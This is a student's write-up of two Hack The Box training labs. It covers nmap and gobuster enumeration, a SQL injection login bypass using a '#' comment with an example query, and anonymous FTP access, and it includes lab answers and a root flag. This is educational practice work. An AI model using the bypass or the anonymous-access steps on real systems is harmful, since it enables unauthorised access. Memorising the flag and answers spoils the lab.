

NAME: Kelvin Kimotho

LinkedIn: [kelvin kimotho](#)

STARTING POINT TIER1 ON HACK THE BOX

Appointment

Below is my shareable link.

<https://www.hackthebox.com/achievement/machine/2075093/402>

Introduction

Under this box, I learnt about sql injection, sql databases and web apps that work with this sql databases.

- SQL Injection exploits web pages that use sql statements/queries to store and retrieve data.
- We can protect apps from sql injection by validating user input, using stored procedures, using parameterized queries or using web application firewall.

During the Enumeration phase,

- We perform a nmap scan to find open and available ports together with the services running on them.
- With no specified flag, nmap scans only 1000 TCP common ports.
- -sC is called script scan, using the default set of scripts, and -sV is for version detection flags are more intrusive methods of scanning a target. "sudo nmap -sV -sC TARGET_IP"
- We can also try finding more about a site by looking for pages like, login, Register. etc. via the browser.
- We can use gobuster which is a tool that will help us find more interesting pages and directories in the site.
- To install it we use "sudo apt install gobuster"

Below is how we use it.

```
" gobuster dir --url http://TARGET_IP/ --wordlist path_to_our_wordlist"
```

- dir- specifies that we are doing web directory enumeration.
- --url specifies the web address of our target machine running http server
- --wordlist- specify the wordlist we are using

To know how to use this tool we can use the following command. "gobuster --help"

For web apps using php and mysql, # symbol will comment everything that follows in the sql query. For example, in a login page. Using # after username might comment the password and this will allow us login with just any password.

- Example of a login sql query is. "select * from users where username='admin'# And password='123'

In the case above, the # will comment everything after the username and thus giving any password will get us loged in. Also, a hyphen comments everything else that follows.

Question: What does the acronym SQL stand for?

Answer: structured query language

Question: What is one of the most common type of SQL vulnerabilities?

Answer: sql injection

The screenshot shows the HackTheBox application interface. On the left, there's a sidebar with links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', 'Academy', and 'HTB for Business'. The main area has a dark theme with several tabs at the top. One tab is titled 'Hack The Box :: Starting P' and another is 'tier1 - OneDrive'. Below these tabs, there's a search bar and a navigation bar with icons for user profile, notifications, and other features. A green 'STARTING POINT' button is visible. The central part of the screen displays two completed tasks under the 'SQL Injection' tag:

- TASK 1**: What does the acronym SQL stand for?
Answer: structured query language
- TASK 2**: What is one of the most common type of SQL vulnerabilities?
Answer: sql injection

Question: What is the 2021 OWASP Top 10 classification for this vulnerability?



Answer: A03:2021-Injection

This screenshot is from the same HackTheBox session as the previous one. The sidebar and top navigation are identical. The central area shows Task 3 completed:

TASK 3: What is the 2021 OWASP Top 10 classification for this vulnerability?
Answer: A03:2021-Injection

Question: What does Nmap report as the service and version that are running on port 80 of the target?

Answer: Apache httpd 2.4.38 ((Debian))




Question: What is the standard port used for the HTTPS protocol?

Answer: 443

Question: What is a folder called in web-application terminology?

Answer: directory



Question: What is the HTTP response code is given for 'Not Found' errors?

Answer: 404

Question: Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

Answer: dir

The screenshot shows the HackTheBox starting point page. On the left sidebar, there are links for Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. The main content area displays two tasks:

- Task 8:** A 404 error page with the message "Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?" Below it is a "dir" command.
- Task 9:** A question asking what single character can be used to comment out the rest of a line in MySQL. The answer is "#".



Question: What single character can be used to comment out the rest of a line in MySQL?

Answer: #

The screenshot shows the HackTheBox starting point page. The sidebar and Task 8 are identical to the previous screenshot. Task 9 now has the question "What single character can be used to comment out the rest of a line in MySQL?" and the answer "#".

Question: If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

Answer: Congratulations!



The screenshot shows the HackTheBox interface. On the left sidebar, under the 'Starting Point' section, there's a 'Machines' category. In the main content area, a challenge titled 'SQL Injection' is displayed. It includes a 'Tags' section with 'Databases', 'Apache', 'MariaDB', 'PHP', 'SQL', and 'Reconnaissance'. Below this is a 'SUBMIT FLAG' section with a green checkmark icon and the text 'Submit root flag'. A code input field contains the flag: `e3d0796d002a446c0e622226f42e9672`. There are also 'CONGRATULATIONS' and 'HIDE ANSWER' buttons.

Submit root flag: e3d0796d002a446c0e622226f42e9672

The screenshot shows the HackTheBox interface again. The 'Machines' section is visible on the left. In the main area, a circular profile picture of a person with the text 'WAITING ROOM' is shown against a green hexagonal background. Below it, a message says 'Appointment has been Pwned!'. A congratulatory message from the user 'kelvinkim' is displayed: 'Congratulations kelvinkim, best of luck in capturing flags ahead!' with a timestamp '23 Sep 2024' and a 'PWN DATE' button.

Crocodile

Here is my shareable link <https://www.hackthebox.com/achievement/machine/2075093/404>

Introduction

Under this box, I learnt about FTP (file transfer protocol) and how to gain access to a system via poorly misconfigure FTP services.

- During our enumeration stage, we start by scanning the system using nmap. "sudo nmap -sV -sC TARGET_IP"
- FTP service runs at port 21, Its work is to transfer files between hosts on the same network.
- We can access misconfigured FTP services anonymously using username 'anonymous' with no password.
- In case we come up across this message during our nmap scan, "ftp-anon: Anonymous FTP login allowed (FTP code 230)". We can login anonymously.
- We can use the flag -h to know more on how to use FTP. "ftp -h"
- To connect to a remote FTP server, here is the command. "ftp TARGET_IP".


After logging in, help command will help us see what activities we can perform in there.

- Dir lists contents of our current directory in the server we hacked into.
- Get command allows us download file to our attack machine from the target machine. "get filename"
- Exit command helps us end the FTP connection.

Gobuster tool will help us retrieve files and discover directories in our target Machine.

Question: What Nmap scanning switch employs the use of default scripts during a scan?

Answer: -sC



Question: What service version is found to be running on port 21?

Answer: vsftpd 3.0.3

Question: What FTP code is returned to us for the "Anonymous FTP login allowed" message?

Answer: 230

The screenshot shows a web browser window with the URL <https://app.hackthebox.com/starting-point>. The page is titled "Hack The Box :: Starting Point". On the left, there's a sidebar with links like "Starting Point", "Season 6", "Machines", "Challenges", "Sherlocks", "Tracks", "Rankings", "Academy", and "HTB for Business". The main content area has tabs for "Custom Applications", "Protocols", "Apache", "FTP", "Reconnaissance", "Web Site Structure Discovery", "Clear Text Credentials", and "Anonymous/Guest Access". A message at the top says "What service version is found to be running on port 21?". Below it, a box shows "***** *.*.3" and "vsftpd 3.0.3". A task card for "TASK 3" asks: "What FTP code is returned to us for the 'Anonymous FTP login allowed' message?". The answer is "230". There's also a "HIDE ANSWER" button.

The screenshot shows a terminal window on a Kali Linux system. The user has run the command `$ sudo nmap -sC -sV 10.10.15.56`. The output shows an open vsftpd service on port 21 with version 3.0.3, which allows anonymous logins. The terminal also shows other ports and services, including Apache httpd 2.4.41 and a MySQL server.

```
(kali㉿kali)-[~/Pictures]$ sudo nmap -sC -sV 10.10.15.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:13 UTC
Nmap scan report for 10.10.15.56
Host is up (0.71s latency).
Not shown: 929 closed tcp ports (reset), 69 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rws-r--r-- 1 ftp      ftp          33 Jun 08 2021 allowed.userlist
|_rws-r--r-- 1 ftp      ftp          62 Apr 20 2021 allowed.userlist.passwd
|_ftp-syst:
|_STAT:
|_FTP server status:
|   Connected to ::ffff:10.10.15.56
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.95 seconds
```

Question: After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?

Answer: anonymous


The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with 'Starting Point' selected, followed by 'Season 6', 'Machines', 'Challenges', 'Sherlocks', and 'Tracks'. The main area has tabs for 'Custom Applications', 'Protocols', 'Apache', 'FTP', 'Reconnaissance', 'Web Site Structure Discovery', 'Clear Text Credentials', and 'Anonymous/Guest Access'. A 'Tags' section is also present. Below these are sections for 'TASK 4' and 'ANSWER'. The 'ANSWER' section contains the text: 'After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?' and the answer 'anonymous'.

The screenshot shows a terminal window on Kali Linux. The user is connected to an FTP server at 10.129.1.15 using the 'anonymous' account. The session output is as follows:

```
(kali㉿kali)-[~/Pictures]$ $ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Question: After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

Answer: get



```
(kali㉿kali)-[~/Pictures]
$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48114|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp      ftp          33 Jun  8  2021 allowed.userlist
-rw-r--r-- 1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||49805|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% [*****] 33          488.28 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.14 KiB/s)
ftp>
```

Question: What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

Answer: admin

The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with links like Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. The main area has tabs for Custom Applications, Protocols, Apache, FTP, Reconnaissance, Web Site Structure Discovery, Clear Text Credentials, and Anonymous/Guest Access. Below these are two task cards:

- TASK 6**: What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?
Answer: admin
Success! Task flag owned!
- TASK 7**: What version of Apache HTTP Server is running on the target host?

The screenshot shows a terminal window on Kali Linux. The user is in the /Pictures directory and runs the command \$ ls to list the files one.png and two.png. Then, they run \$ cat allowed.userlist to view its contents, which are aron, pwmeow, egotisticalsw, and admin.

Question: What version of Apache HTTP Server is running on the target host? What version of Apache HTTP Server is running on the target host?

Answer: Apache httpd 2.4.41

The screenshot shows a browser window and a terminal window side-by-side.

Browser (Top):

- Address bar: `https://app.hackthebox.com/starting-point`
- Page title: Hack The Box :: Starting Point
- Content area:
 - Left sidebar: Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks.
 - Middle section: Tags (Apache, FTP, Reconnaissance, Web Site Structure Discovery, Clear Text Credentials, Anonymous/Guest Access), Task 7 (What version of Apache HTTP Server is running on the target host?, Answer: Apache httpd 2.4.41).
 - Right sidebar: OFFICIAL WRITEUP, DOWNLOAD.


Terminal (Bottom):

- Terminal title: kali@kali:~/Pictures
- Terminal content:

```
$ sudo nmap -sV 10.129.1.15 | grep Apache
80/tcp open  http  Apache httpd/2.4.41 ((Ubuntu))
```

